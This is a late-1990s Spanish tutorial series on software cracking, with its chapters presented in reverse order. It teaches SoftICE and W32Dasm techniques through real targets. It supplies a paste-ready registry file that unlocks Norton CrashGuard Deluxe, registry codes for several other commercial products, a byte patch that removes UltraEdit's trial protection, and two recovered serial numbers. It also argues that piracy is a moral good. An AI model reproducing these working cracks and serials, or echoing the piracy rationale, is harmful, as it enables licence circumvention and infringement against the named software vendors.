cs:00406752 E859100000 call 004077B0 ß Bloque anterior cs:00406757 66392D04254300 cmp [00432504], bp ßComparación Interesante cs:0040675E 0F84F4010000 je 00406958 cs:00406764 BF34254300 mov edi, 00432534

Cuando nos encontremos sobre la dirección cs:0040675E cambiamos el flag de cero que estará activada (Z) y la colocamos a desactivada (z). Ahora el programa seguirá en cs:00406764. Pulsemos F5 y veamos que ocurre.

Ha aparecido una ventana que nos dice que esperemos mientras nuestro programa esta siendo preparado (Please wait while your software is being prepared). Al fin, se "PREPARA EL SOFTWARE"

Nota: Si el proceso anterior se repite muchas veces conviene que cerremos todos los programas que tengamos activo e incluso el mismo Norton Crashguard que tengamos en la barra de tareas.

Una vez completado este proceso habremos comprado virtualmente el Norton crashguard Deluxe.

Observaremos que han desaparecido los ficheros CGDeluxe.dl_ y CGDeltky.dll y han aparecido dos archivos de licencia RSLICENS.txt y LICENSE.xxxxxx (números de licencia) Este proceso realizado en tiempo real con el Softice no trae ningún problema… pero a la hora de hacer los parches no encontraremos problemas con los checksum .Pero..TRANQUILOS QUE TODO TIENE SOLUCION.

MODIFICANDO EL REGISTRO

Usaremos una herramienta muy útil para los crackers el programa Regmonitor (si no lo tienes consíguelo) .Observamos unas variables que lee el programa (no registrado) al principio y tenemos:

HKCR\ultxfile\Format\MSHAEZDC\write /* Esta nos suena */
HKCR\ultxfile\Format\MSHAEZDC\xlate
HKCR\ultxfile\Format\MSHAEZDC\open /* Esta nos suena*/

Bien, basta comparar los valores antes y después de "preparar" el software, para darse cuenta que la única modificación la realiza en open. Cuando está registrado su valor es:

HKEY_CLASSES_ROOT \ultxfile\Format\MSHAEZDC\open
00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 10 00
08 08 00 00 10 00 00 00 - 00 00 00 00 00 00 00 00

Esta es la forma en que se comunica al resto de utilidades que la compra ya ha tenido éxito.
Y YA ESTÁ, basta con introducir este valor en el registro para que quede registrado el Norton CrashGuard Deluxe 3.0

MSHAEZDC corresponde al programa en cuestión a comprar. Usando el regmonitor vemos que clave busca el programa a desproteger y anotamos el código (MSHAEZDC).

Esta táctica se ha probado con éxito con las siguientes aplicaciones protegidas por la compañía Release Software Corporation : Norton utilities, Norton Uninstaller, Norton Antivirus, Xing MPEG Encoder,

Creando un archivo de registro ya tenemos hecho un crack no destructivo ya que no modifica ningún ejecutable.

```
---------------------------------- Cortar por aquí ---------------------------------------------
---
REGEDIT4
; (c) ESTADO+PORCINO 1998
; Modificación de registro para Norton Crash Guard Deluxe
; Mr.Red & otras hierbas
;
[HKEY_CLASSES_ROOT\ultxfile\Format\MSHAEZDC]
"open"=hex:00,00,00,00,00,00,00,00,00,00,00,00,00,00,10,00,08,08,00,00,10,00,00,00,00,00,00,00,00,00,00,00

---------------------------------- Cortar por aquí ---------------------------------------------
---
```

Para los demás programas que usan esta protección tenemos:

Xing MPEG Encoder códigoà MSHVEMAV
Norton Utilities códigoà MSHVEM0E
Norton Unisntaller códigoà MSHW2EHL
Bueno ha sido largo pero ha merecido la pena.

MORALEJA: Si quieres poner una puerta, procura que no sea de papel.

Es el colmo de la incompetencia. Confías la venta de tu producto a un empresa que proporciona una protección ridícula que no vende tu producto si no que prácticamente lo regala. Por que no invertir la millonada que Symantec habrá pagado a Release Software Corporation encontrar a unos buenos programadores en ensamblador que hicieran una protección decente.Además, esta compañía protege y vende productos de más empresas a parte de Symantec.
Basta pasarse por su web http://www.releasesoft.com y comprobar lo orgullosos que están de sus clientes.
Realmente, no creo que esta compañía dure mucho.

La importancia de este artículo radica en que se ha conseguido solventar con éxito la protección de una casa de Software dedicada a proteger y vender. Quedan a nuestros pies cientos de programas , con una protección de papel, gracias a la incompetencia de una avariciosa compañía. Mejor sería que diera los programas gratis, y de dejara de hacer el ridículo.

Mr.PinK & WKT (WHISKEY KON TEKILA)

Esperamos vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO II. Diseccionando a los Muertos

Uedit 5.0

Enero 1998

Indice

INTRODUCCIÓN

DESCENSO A LOS INFIERNOS:
- Mu bien y esto pa que coño me sirve.

EL LISTADO MUERTO:
- Manos a a la obra.

INTRODUCCIÓN

!Saludos Familia !

Empezemos este año con una de las técnicas crack más importantes "El Listado muerto" o "death listing". Hasta ahora hemos visto la "aproximación en vivo" o "live approaching" con el maravilloso Softice.

DESCENSO A LOS INFIERNOS.

Veamos de una vez por todas como se ejecuta una sentencia en el procesador, desde el inicio hasta el final.

Supongamos que estamos programando en un lenguaje de Alto Nivel (C, C++, Pascal,Delphi,Visual Basic). Se llaman de Alto Nivel para diferenciarlos de los lenguajes más próximos al procesador, como el Ensamblador, a los que se llama lenguajes de Bajo Nivel. Cuanto más "Alto" programemos, más control perderemos sobre nuestro programa, y esto es un grave problema.

Supongamos un programa, escrito en Alto Nivel, que pinta la frase "HOLA MUNDO" en pantalla. ¿ Qué pasos se siguen hasta que realmente se pinta la frase?.

Nuestro programa debe de residir en un fichero, al que se denomina fichero fuente, en el que aparece la sentencia para pintar la frase. Este fichero no es entendible por el procesador, sólo es un conjunto de caracteres, mu diferente del conjunto de 0 y 1 que necesita para trabajar. Es aquí donde entra el compilador, transforma el fichero fuente en un fichero intermedio, también llamado fichero objeto. En esta transformación se comprueba la sintaxis de las sentencias (falta el punto y coma) y la semántica (has pasado un entero cuando se esperaba un real). El compilador realiza entonces una fase de linkado para reunir los distintos ficheros objeto que conforman nuestro programa final (aunque tengamos un único fichero fuente). En esta fase se determinan el mapeo final del program en memoria (que dirección de memoria va a tener cada instrucción del conjunto de ficheros objeto). Tras la fase de linkado, el programa final se encuentra en un lenguaje llamado pseudocódigo, mu sencillote. Aquí se pueden tomar 3 vías.

Primera: **Dejar el programa como está, y que otros pogramas o librerías (como la vbrun500.dll de Visual Basic) lo traduzcan (lo interpreten) a sentencias entendibles por el porcesador.**

Segunda: Transformar el pseudocódigo a un lenguaje de Bajo Nivel como el ensamblador. En tal caso, se necesitará un compilador de ensamblador para que el programa pueda ser ejecutado. OJO, el ensamblador no es entendible por el tonto procesador que sólo ve unos y ceros, son dos cosas distintas.

Tecera: **La más común, transformar directamente de pseudocódigo a ejecutable**

Un fichero ejecutable consta de unos y ceros (o de números en hexa, según se mire) ordenados de una forma especial; ordenados en instrucciones: Los 3 primeros números son el tipo de instrucción, los 4 siguientes el operando1, el siguiente el operador...Cada instrucción es depiezada dentro del procesador y dan a lugar a la ejecución de un

conjunto de programas presenten dentro del procesador, son las microrutinas. Estas microrutinas son las encargadas de bloquear buses, activar multiplexores, dar tensión a un transistor o no, pa enterndernos. Accionando correctamente buses, multiplexires... se pintará relamete la frase en pantalla.

Bien, esto es todo.

Mu bien y esto pa que coño me sirve.

Existe una correspondencia directa entre lenguaje ensablador y programa ejecutable. Gracias a un desensamblador (W32DASM, IDA PRO), a partir de un ejecutable podemos obtener el programa el lenguaje ensablador sin disponer del fichero fuente. Un program en ensamblador puede ser fácilmente entendido por los humanos (o eso dicen algunos). Esto nos da un poder tremendo a los crackers. Podemos saber como funciona un programa sin necesitar del programa original. Y lo que es má aún, independientemente del lenguaje de Alto Nivel. Todos los lenguajestienen que pasar a ejecutable de alguna u otra forma, y es aquí cuando usamos nuestro desensamblador y extraer su listado en ensablador. Da igual que programa esté hecho en Pascal, O C++, lo entederemos igualmente ya que leeremos ensamblador.

EL LISTADO MUERTO

La idea es sencilla. Cojemos nuestro desensamblador favorito y se lo pasamos al objetivo. Obtendremos un listado en ensamblador de nuestro programa a crackear. La técnica crack se llama Listado muerto porque entenderemos y manejaremos el programa con este listado, sin tener que ejecutarlo, con el programa muerto. A diferencia de cuando lanzamos el SoftIce y entendemos el programa cuando se está ejecuntandose, cuando "vive".

Hay tre ventajas fundaentales para utilizar el Listado Muerto.

- Podemos seguir el programa fácilmemte de atrás hacia adelante, basta con pasar de página, no hace falta volver a ejecutatlo.

- Es mucho más relajado imprimir y estudiar 4 páginas de código que rastrear con el SoftIce. Este es uno de los consejos de +ORC.

- Se descubren pequeños secretos, como rutinas inactivas.

La paciencia y la tranquilidad son dos requisitos fundamentales en un cracker. Es fácil perderte trazando con el SoftIce e imposible con el Listado Muerto.

Manos a la Obra

Una vez desensamblado el objetivo, la idea es buscar cadenas de texto interesantes, como "unregistered", "expired", "congratulations" y mirar al rededor de estas cadenas buscando un salto mágico. Las palabras en concreto dependen del programa y son las que aparecen para recordarte que aún no te has registrado.

CÓMO CRACKEAR UEDIT 5.0

Objetivo: Uedit 5.0.
Versión: 5.0 3/7/97
Nombre del ejecutable: uedit32.exe
Website: http://www.uedit.com
Tamaño del ejecutable: 812.514 bytes.
Tipo de protección: Por número de serie y temporal.
Dificultad: Medio.
Tiempo de crackeo: 5 minutos.
Herramientas: W32dasm8.X, SoftIce.

Siguiendo la recomendación del maestro +ORC, continuamos con el crack a nuestras herramientas de trabajo. En este caso nos encontramos ante un excelente editor hexadecimal, vital para nuestros negocios :-)

Instalemos el programa, ejecutémoslo y veamos lo que nos encontramos. ARRJJ!!, una horrible ventana nos dice que tenemos 45 diás para registranos. Además tiene un bonito botón "Enter Authorization Code". Pulsemos y veamos. Un típico nombre de usario y número de serie (al que le llamaré passwod o pass). Si pulsamos cuaquier guarrada en ambos, sorpresa, ningúm mensaje advirtiendo del error, ningún pitido (recordais el capítulo I), nada excepto una ventana de mensaje que dice que hace falta cerrar el programa para validar el código. ¿Habrá leido Ian D. Mead las lecciones de Estado+Porcino?. Bien, ¿por donde atacar?. No tenemos nada que nos indique que nos hemos equivocado. ¿Que tal si usamos el Listado Muerto amiguitos?

Una vez desensablado el programa y dentro del W32dasm pulsemos el botón de Strn Ref (el boton que está al lado del botón de impresora) para ver las cadenas de caracteres que aparecen en el nuetro objetivo. Que vemos, que casualidad , tenemos la frase "Thank you fot supporting Shareware" , hagamos doble click y veamos donde aparecemos:

*** Referenced by a (U)nconditional or (C)onditional Jump at Address: |:00401B77(C) |**

:00401B7D 83FB09 cmp ebx, 00000009

:00401B80 7504 jne 00401B86

:00401B82 C645EC20 mov [ebp-14], 20 * Referenced by a (U)nconditional or (C)onditional Jump at

:00401B86 8D45C8 lea eax, dword ptr [ebp-38]

*** Possible Reference to String Resource ID=00010: " Thank you for supporting Shareware." |**

:00401B89 6A0A push 0000000A

En :00401B89 tenemos una referencia a la cadena que nos interesa. Cada frase del programa tiene asociado un número, en este caso es el 0000000A y este número se les pasa al las rutinas que tienen que imprimir los mensajes. La forma tradicional de pasarle parámetros a una rutina es a través la pila mediante push (como en :00401B89). Los parámetros se pasan empezando por el último, es lo que se llama paso de parámetros mediate el modelo de PASCAL, existen otros modelos, pero son poco utilizados.

¿Estamos en el camino adecuado¿, nop, ya que el número de nuestra frase, el 0000000A (en es número 10 en decimal) es muy utilizado en cualquier programa y cada vez que aparezca, el desensamblador pensará que se está haciendo referencia a nuestra frase. Bien pensemos un poco.

Nuestro programa está limitado por 45 días de uso, pasado ese tiempo, lo normal es que nos aparezca una frase deciendo algo así como "Evaluation time expired". Busquemos (Con el botón de la linterna) la palabra expired pasada a una rutina mediante push a ver que encontramos.

```
:043F7D3 E8375DFCFF call 0040550F

:0043F7D8 391DDC0C4A00 cmp dword ptr [004A0CDC], ebx

:0043F7DE 758A jne 0043F76A

:0043F7E0 8D4D10 lea ecx, dword ptr [ebp+10]

:0043F7E3 E829C00100 call 0045B811
```

```
:0043F7E8 8D4D14 lea ecx, dword ptr [ebp+14]

:0043F7EB C645FC01 mov [ebp-04], 01

:0043F7EF E81DC00100 call 0045B811

* Possible Reference to String Resource ID=00068: "UltraEdit 45 Day
Evaluation time expired!!!!" |

:0043F7F4 6A44 push 00000044
```

BINGO. No sentís el código, no percibis como estamos en el camino correcto.

Si, tenemos en :0043F7F4 un push con el número asociado a la frase que buscamos y justo en :0043F7DE un salto a 0043F76A que evita imprimir el mesaje, pero el punto clave es ver la comprobación del salto en :0043F7D8. Se comprueba si el contenido de EBX es igual a una dirección fija de memoria la [004A0CDC]. Las direcciones fijas son las típicas variables globales tan mal utilizadas en los programas. Tenemos una variable global que controla la aparición de un mensaje de error. En algún punto del programa debe de inicializarse [004A0CDC] con un valor ,si localizamos este trozo de código, estaremos en plena rutina de comprobación. ¿Facil, verdad?

Busquemos [004A0CDC] y veamos quien la inicializa, sólo nos interesan las sentencias que inicializen la variable, no las sentencias que comprueban su valor. Normalmente se inicializa por defecto a un valor de error (indicando que no estamos registrados) y se inicializa corectamente cuando nos registrmemos. Conforme aparecen occurencias de nuestra variable glabal sabemos que estamos en el buen camino porque siempre está rodeada de mensajes de error o de felicitación.

Buscando [004A0CDC] encontramos las siguientes sentencias que modifican la variable (el resto de apariciones son comprobaciones del valor)

```
:00405541 893DDC0C4A00 mov dword ptr [004A0CDC], edi

:004056A3 891DDC0C4A00 mov dword ptr [004A0CDC], ebx

:004057D4 8325DC0C4A0000 and dword ptr [004A0CDC], 00000000

:00426924 891DDC0C4A00 mov dword ptr [004A0CDC], ebx

:0043F684 C705DC0C4A0001000000 mov dword ptr [004A0CDC], 00000001
```

Que tenemos aquí. Parece lógico pensar que en :004057D4 tenemos la incialización por defecto, ya que un AND con ceros da cero. La sentencia contraria la tenemos en :0043F684 que mueve 1 a la variable, esto sin duda indica que nos hemos registrado. También podría ser al revés, cero registrado, uno no registrado, pero este no es el caso. Basta ejecutar el Softice y poner bpr 004A0CDC 004A0CDC rw , la primera modificación debe ser la asignación por defecto, en este caso la :004057D4. Por tanto solo debemos centrarnos en la asignación a uno :0043F684, olvidando el resto de asignaciones. Esto es un axioma fundamental ante la duda, elige siempre la solución más sencilla. Bien, veamos que hay entorno a la :0043F684

```
:0043F65C E89A560300 call 00474CFB

:0043F661 8B7804 mov edi, dword ptr [eax+04]

:0043F664 8B4514 mov eax, dword ptr [ebp+14]

:0043F667 48 dec eax

:0043F668 7478 je 0043F6E2

:0043F66A 48 dec eax

:0043F66B 0F85F9000000 jne 0043F76A

:0043F671 391DDC0C4A00 cmp dword ptr [004A0CDC], ebx

:0043F677 0F85DA010000 jne 0043F857

:0043F67D 833DBC024A0000 cmp dword ptr [004A02BC], 00000000

:0043F684 C705DC0C4A0001000000 mov dword ptr [004A0CDC], 00000001
```

Tenemos diversos saltos que evitan nuestra asignación a uno. El primer salto, sestá en :0043F668 7478 je 0043F6E2 que tal si lo cambiamos por EB1A jmp 43F684. Osea, siempre saltamos a 43F684 evitando las comprobaciones de :0043F66B y :0043F677.El código EB es la instrucción de salto incondincional JMP, 1A es el número de bytes desde la sentencia condicional hasta la sentencia donde queremos saltar. Fácil, ¿verdad?.

Perfecto, rula. Basta con buscar en el ejecutable uedit32 la secuencia 8B451448747848 y cambiarla por 8B451448EB1A48. Pero hay un peque problema, el crack funciona pero no tenemos un número de serie correcto. En principio basta, pero pensando un poco

podremos sacar nuestro propio número de Serie. ¿ Qué se os ocurre?

Sip, exactamante,¿ que tal si le seguimos la pista a nuestro número de serie basura y vemos con quién se comparará? . La pregunata es, donde coloco un bpx para pararme justo antes de que se compruebe mi número de serie. La respuesta es sencilla, en :43F618 (echarle un vistazo al listado muerto) comienza la rutina en la que se asigna a 1 nuestra variable glabal. Este puede ser un buen comienzo. Abrimos el Softice con el uedit, ponemos nuestro nombre Estado+Porcino y un número basura 1212121212121212 . Cerramos el uedit y lanzamos de nuevo el SoftIce poniendo la sentencia *bpx 43F618*. **Aparecemos en :43F618, ahora es el momento de buscan nuestro número de serie con** *s 30:00 l ffffffff ´12121212´* **lo encontramos es :942F9C (esta direcciónpuede cambiar en tu ordenador). Borramos el punto de ruptura anterior con** *bc 0* **y creamos uno nuevo con la dirección donde está nuestra password con** b*pr 942F9C 942F9C+f rw* **seguimos adelante con** *Crtl+D* **para ver quien caen en buestra trampa. Aparecemos en :40B73A con varios movsd , nuestra password se está copiando en otro sitio. La sentencia movsd, copia caracteres de ees:esi a ees:edi. Pongamos en el SoftIce** *d ees:edi* **para ver como realmente se va a copiar, además pongamos otro punto de ruptura en la nueva posición de nuestra password con** *bpr ees:edi ees:edi+f rw* **.Curiosamente, si nos movemos un poco con los cursores por ees:edi aparecen las passwords correctas, pero todavía no es el momento. Lancemos de nuevo el SoftIce con** *Crtl+D* **y aparecemos en :444FOE ,aquí encontramos una pequeña comprobación, en ecx tenemos nuestra pass (para comprobarlo basta con poner** *d ecx*) **y en edx apuntamos a una zona de nuestro nombre, concretamente a "tado+Porcino". Esto no es exactamente lo qu buscamos, así que sigamos adelante con** *Crtl+D* **y aparecemos en :444EBO con una comprobación entre edx y ecx a través de al. Curiosamente edx apunta a nuestra pass y ecx apunta a Y2+cHdcBd6=DBC/P este churro es la pass correcta, si seguimos con** *Crtl+D* **aparecemos en el mismo sitio con edx apuntando a nuestra pass y ecx apunta a JWKTUUTH02166710 otra pass correcta. A lo largo de la evolución del programa desde sus primeras versiones, se ha cambiado 2 veces de generador de pass por cuestiones de seguridad, ¡qué estúpidos!. Por eso la doble comprobación, ver si nuestra pass es del antiguo generador o del nuevo.**

Eso es todo por ahora, no seais unos descerebrados y utilicéis mi pass, buscad la vuestra, es mu sencillote.

Espero vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO I. Orígenes

TechFacts 95

Diciembre 1997

Indice

*** UN POCO DE TODO:**

- Agradecimientos
- ¿Qué es eso de crackear?
- ¿Por qué crackear?
- ¿A quién va dirigido este curso?
- ¿Qué es lo que vamos a aprender?
- ¿No estaremos quitando el pan a los programadores de aplicaciones?
- ¿Qué necesito pa esto de crakear?

*** IDEAS BÁSICAS SOBRE CRACKING:**

*** Herramientas CRACK:**

- Editor hexadecimal
- Desensamblador
- Debugger

*** ESQUEMAS DE PROTECCION:**

*** ESQUEMAS DE PROTECCIÓN BASADOS EN NÚMEROS DE SERIE:**

- Acerca de los programadores
- Análisis de esquemas con número de serie
- ¿Cómo atacar?
- Otro punto de ataque

- Comparación de ataques

UN POCO DE TODO:

¡Saludos Familia !

He decidido crear esta serie de capítulos con un objetivo puramente educativo (sin ningún tipo de obscuro interés comercial). Mi objetivo es ayudar a los nuevos crackers en sus primeros pasos.

Agradecimientos

Al TodoPoderoso +ORC, a su acólito +FRAVIA y a los miembros de WKT por su apoyo.

¿Qué es eso de crackear?

Crackear es el arte de reventar protecciones software/hardware con fines intelectuales, personales pero no lucrativos. Crackear también se llama ingeniería inversa (Reverse Engineering), ya que sin el programa fuente se es capaz de analizar el comportamiento del programa y modificarlo para tus intereses.

¿Por qué crackear?

Vivimos en un una sociedad que da asco. Es inconcebible que se destruyan o penalicen la producción de productos básicos (cereales,lácteos...) en aras de una estabilidad de precios.Vivimos en una sociedad donde el 95% de la gente se ve sometida al control de un 5 %. Toda persona debería tener un mínimo de recursos para ser feliz,pero esto no es así.

El noble arte del crakeo es una herramienta para distribuir la riqueza entre la sociedad. Si necesitas un programa (que tienes en un CD-ROM) y no tienes una cuenta en un banco USA, ni 30 dólares, ¿por qué narices tienes que esperar y pagar si lo necesitas?, crackealo y publica el crack en Internet. Así ayudarás a la gente menos afortunada que está axifiada por esta sociedad desigualitaria.

¿A quién va dirigido este curso?

Este curso va dirigido a toda persona con interés en el crack y/o con la filosofía crack.

Sin olvidar a los programadores.

¿Qué es lo que vamos a aprender?

Dejaremos de un lado el añorado DOS, para centrarnos en cracks para programas en W95.

¿No estaremos quitando el pan a los programadores de aplicaciones?

Los programadores viven muy bien a costa de los royaltis que pagan las grandes empresas y esos repugnantes yupis encorbatados con escased de neuronas. Además, un programa crakeado es más conocido y utilizado que uno que no lo esté. Digamos que el crack es una forma de publicidad. Baste recordar el compilador de Pascal de la casa Borland. Originalmente fue copieteado y distribuido casi libremente hasta la saciedad. Borland conocía este hecho y por eso no introdujo ningún tipo de protección. Al cabo de poco tiempo, esos estudiantes se convirtieron en programadores que reclamaban a sus empresas la compra del compilador que sabían utilizar, el Pascal de Borland. Si las casas de soft ya son ricas sin nuestro dinero, ¿a que estado de corrupción se llegaría si lo tuvieran?. Aunque parezca extraño este ensayo está dedicado a formar a los programadores , mostrándoles sus defectos y el camino para producir software de calidad.

En último caso depende de la conciencia de cada uno, si crees que un programador ha realizado una buena aplicación, que te es útil y que además está bien programada, entonces obra adecuadamente y recompénsalo registrándote. A decir verdad sólo he encontrado un programa de este estilo

¿Qué necesito pa esto de crakear?

- Interés y PazYCiencia.

- Algún conocimiento de ensamblador. Cuanto más conozcas mejor crackearás, pero para este curso mas bien poco, intentaré hacer las cosas fáciles.

- Ayuda de otro cracker más experto (por ejemplo Estado+Porcino)

IDEAS BÁSICAS SOBRE CRACKING

Un programa no es más que un montón de instrucciones (haz, esto, haz lo otro), una tras otra. Estas instrucciones, (en general) están en memoria, parte de ellas se encargan de impedir la ejecución del resto (el verdadero programa). Resumiendo, tienes un bonito programa tras una puerta (esquema de protección), nuestro objetivo es reventar la puerta, buscar la llave,pasar por las rendijas,quemarla..., como puedes ver una cantidad inagotable de ataques.

Un pequeño inciso, sólo puedes reactivar instrucciones que se encuentren en el programa. Por ejemplo, si se ha desactivado la opción de salvar, puede ser que el conjunto de sentencias para salvar el programa esté presente pero desactivado, o bien que simplemente no esté. Si están las sentencias, se pueden reanimar, sino están entramos en un mundo diferente, una evolución del cracking, la apasionante Reconstrucción Software, pero eso será tema de otro capítulo.

Herramientas CRACK

Demos un breve repaso a las principales herramientas que utilizaremos a lo largo del curso. Existen otras muchas herramientas que las comentaré cuando nos sean necesarias.

Editor hexadecimal

Los programas no son más que un conjunto de instrucciones y cada instrucción no es más que un conjunto de bits, pero donde demonios se guardan esos bits?.

Los bits del programa se localizan en los ficheros, p.e. las instrucciones del programa de compresión arj se guardan en el fichero arj.exe. Hay algunos programas que no guardan todas sus instrucciones en único fichero, si no en varios, un ejemplo de esto son los programas que utilizan librerías dinámicas (o dll)

Un editor hexa, no es más que un programa, que permite "editar" los ficheros de instrucciones de otros programas, osea, que permite ver,modificar,copiar,pegar... los bits de los programas. Para simplificar la cosa no se muestran los bits a pelo, sino que se muestran en hexadecimal, de ahí su nombre. Nosotros lo utilizaremos para alterar el comportamiento de los programas. Supongamos que conocemos la instrucción sentencia de la rutina de protección que debemos modificar, sea jz 23 y queremos modificarla por jnz 23, bien como toda instrucción no es más que un conjunto de bits, sea 0110 para jz 23 y 1001 para jnz 23, sólo nos queda buscar estos bits dentro del fichero ejecutable del programa (que es, en general, el contiene las sentencias del programa). Como usamos un editor hexa, debemos buscar la secuencia de un unos y ceros en hexa en el fichero del programa que queremos modificar. Si la secuencia que buscamos es muy común deberemos utilizar las instrucciones que se encuentran entorno a la instrucción a modificar.

Esto es muy importante, sólo debe existir una localización del patrón de búsqueda en el fichero, si existe más de una, debemos añadir a la búsqueda las sentencias de alrededor, sino se corre el riego de modificar la sentencia equivocada, lo que provoca casi siempre un "cuelgue".

Un no es más que una modificación de las instrucciones de un fichero, así pues para hacer un crack debemos saber que instrucciones modificar y en qué fichero. Una vez crackeado el fichero, el programa se comportará siguiendo la nueva sentencia que le hemos modificado.

Hay un montón de editores hexa, yo os recomiendo UltraEdit-32 Professional, os lo podéis bajar de http://ftpsearch.ntnu.no/

(excelente herramienta de búsqueda en la Web, utilízala cuando no encuentres algún fichero) busca w32dasm. Yo utilizo la versión 4.31a. Cada cracker tiene su editor favorito, !encuentra el tuyo!. Este programa es shareware, así que tendrás que crackearlo, recuerda : lo primero que tienes que crakear son tus propias herramientas. Si no puedes crackearlo, busca otro editor hexa, los hay a montones.

Desensamblador

Un desensamblador toma un fichero de instrucciones en hexa y lo convierte a lenguaje ensamblador. El lenguaje ensamblador, es el conjunto de sentencias que entiende el microprocesador (tu Pentium o mi 486). El procesador es el corazón del ordenador, todas las sentencias son ejecutadas por él y sólo por él. Por ejemplo un 43 en hexa se transforma en inc eax. Se necesitan algunos conocimientos de ensamblador pa esto de crackear.

Nosotros usaremos el desensamblador para crakear con la técnica de la lista muerta que veremos más adelante.

Puedes pillar un magnífico desensamblador para W95 en http://www/expage.com/page/w32dasm , es shareware, así que deberás crackearlo. Próximamente le dedicaremos un capítulo al w32dasm y aprenderemos a crackearlo. Yo utilizo la versión 8.9, aunque una posterior es también útil.

Debugger

Un debugger permite ejecutar instrucción a instrucción (instrucciones en ensamblador, se entiende) un programa, por tanto también ejecutará instrucción a instrucción la rutina de protección, ya que es parte del programa. Esto nos permitirá analizar su comportamiento.

El mejor debugger para W95 es sin duda el Softice quo te lo puedes bajar de http://www.numega.com , es sin duda uno de los mejores programas que he visto en mi vida. Te recomiendo que te bajes también los manuales. El Softice es una de las mejores

herramientas cuanto más domines al Softice, mejor crakearás, y te aseguro que se pueden realizar verdaderas maravillas con él. Para trazar (esto es, pasar el debug) a programas MS-DOS, puedes utilizar versiones anteriores del Softice o utilizar algunos de los excelentes debugger que hay para Dos como el SymbDebug.

Os indicaré un par de consejos y trucos para el Softice.

--> Instalación

Haz la prueba de pantalla, si te la saltas, lo más seguro es que cuando actives el Softice se te quede la pantalla a rayas. Busca el driver de la tarjeta de vídeo que tengas instalada en W95 dentro de la lista que se ofrece. Aunque la encuentres, haz la prueba de pantalla, es posible que no funcione correctamente. Si no encuentras tu tarjeta de vídeo o tienes problemas de pantalla, corta la instalación y selecciona "Adaptador de Vídeo Standard VGA", reinstala el Softice y utiliza ese mismo driver para la prueba de pantalla. Si sigues teniendo problemas te remito a la Doc del Softice (que deberías haberte bajado). Particularmente, con el adaptador Standard VGA no he tenido nunca problemas. Hay por ahí sueltos una ampliación de drivers de tarjetas para Softice, búscalos si no quieres pasa a la VGA Standard.

Activa la opción de ratón, te evitará escribir bastantes secuencias hexa de instrucciones, te permitirá moverte libremente por las ventanas, seleccionar, copiar y pegar texto así como redimensionar las ventanas.

--->Configuración

El Loader es una pequeña utilidad que permite especificar el programa que queremos depurar y además nos permite configurar el Softice, En Edit/SoftIce Initialization Settings/Initialization string pon X;wl;wr;wd7; code on; y en Histoy Buffer Size pon 512
Abre el fichero winice.dat (dentro del directorio de instalación del Softice) , toda línea del tipo EXP=c:\windows\system\system.drv , quítale el punto y como inicial.

--->Ejecución

El Softice debe cargarse siempre antes que W95. Si estas en W95, reinicializa en modo MS-DOS y ejecuta WINICE.EXE, este cargará el Softice y W95. Te recomiendo que utilices un fichero bat.

Las ventanas que aparecen son

Ventana de registros de la CPU (wr). A los típicos se ha añadido una E así se diferencia los registros normales que admiten 16 bits, de los registros que soportan 32 bits. Por ejemplo, ax se llama ahora eax. Siempre podremos referencias a ax, sabiendo que nos quedaremos con 16 bits últimos de eax.

Ventana de datos de la CPU (wd). Muestra la memoria en formato hexa, ahí se pueden

apreciar los datos que maneja el programa, entre otras cosas.

Ventana de código (wc). Muestra, la dirección de memoria en la que se encuentra la instrucción, la codificación hexa de la instrucción y la instrucción en ensamblador.

Ventana de control, el la que aparece arriba el nombre del programa que estamos trazando. Aquí es donde introduciremos los comandos del SoftIce.

He aquí algunos comandos fundamentales para el Softice:

CTRL+D

Conmuta de W95 al Softice y viceversa. No te asustes por el pantallazo ni por el aspecto cutre inicial, llegarás a quererlo, créeme. Si salen rayas, vuelve a leer el apartado -->Instalación

F4

Estando en Softice, te permite echar un ojo al estado actual en W95 sin necesidad de conmutar.

F8

Ejecuta una instrucción, las modificaciones en los registros del sistema aparecen de diferente color. Si la instrucción es una llamada a una rutina, se ejecutarán una a una todas las instrucciones de la rutina llamada.

F10

Ejecuta una instrucción, las modificaciones en los registros del sistema aparecen de diferente color. Si la instrucción es una llamada a una rutina, se ejecutan de golpe todas las sentencias de la rutina llamada.

F11

Ejecuta de golpe todas las instrucciones de la rutina actual y se para el la instrucción siguiente de la rutina padre que llamó a esta rutina. Esto nos permite trazar al padre, estando en una rutina hija. En cuanto la uses menudo verás que no es tan complicado como parece.

F12

Ejecuta todas las sentencias hasta el primer ret (incluido)

bpx nombreRutina

Salta al Softice cuando se ejecuta la rutina cuyo nombre es nombreRutina. Ejemplo bpx messageboxa saltará al Softice cuando el programa muestre una ventana de

mensaje del tipo mensaggebox.

bpx dirInstrucción

Salta al Softice cuando se ejecuta la instrucción que está es la dirección de memoria dirInstrucción.

bpr dirIni dirFin rw

Salta al Softice cuando hay un acceso de lectura o escritura en las direcciones dirIni,dirFin ambas incluidas. Ejemplo bpr 100 109 rw que puesto de otra forma más fácil de expresar, nos queda algo como bpr 100 100+9 rw

s l dir tam'cad'

Busca la cadena cad a partir de dir hasta dir+tam. Esta sentencia casi siempre tendrá este aspecto. Ejemplo s 30:00 l ffffffff 'cad' . Las comillas son importantes. 30:00 es la dirección de comienzo del segmento de datos, osea la dirección de memoria donde están los datos del programa y ffffffff es el tamaño del segmento de datos, como veréis hay 4GB de espacio para almacenar datos.

d registro

Muestra en la ventada de datos el contenido de lo que hay a partir de la dirección guardada en registro. Ejemplo d eax muestra a lo que apunta eax.

d dirección

Muestra en la ventada de datos el contenido de lo que hay a partir de la dirección.

d nomRutina

Muestra en la ventada de datos el contenido de lo que hay a partir de la dirección donde comienza la rutina nomRutina.

Impr Pant

Vuelca el contenido de la pantalla por la impresora, quizás tengas que darle varia veces hasta que el buffer de la impresora se llene.

ESQUEMAS DE PROTECCION

Citaré algunas de las técnicas utilizadas por los programadores para proteger su soft.

- Números de Serie.

- Cripple Software (software limitado), en diversas variantes:

*** Tiempo limitado a meses , días, minutos..**

*** Número de ejecuciones o usuarios limitado.**

*** Funciones deshabilitadas.**

- Protecciones por discos o CD-ROM llave.

- Protecciones anti herramientas crack

*** Antidebuggers.**

*** Antidescompiladores.**

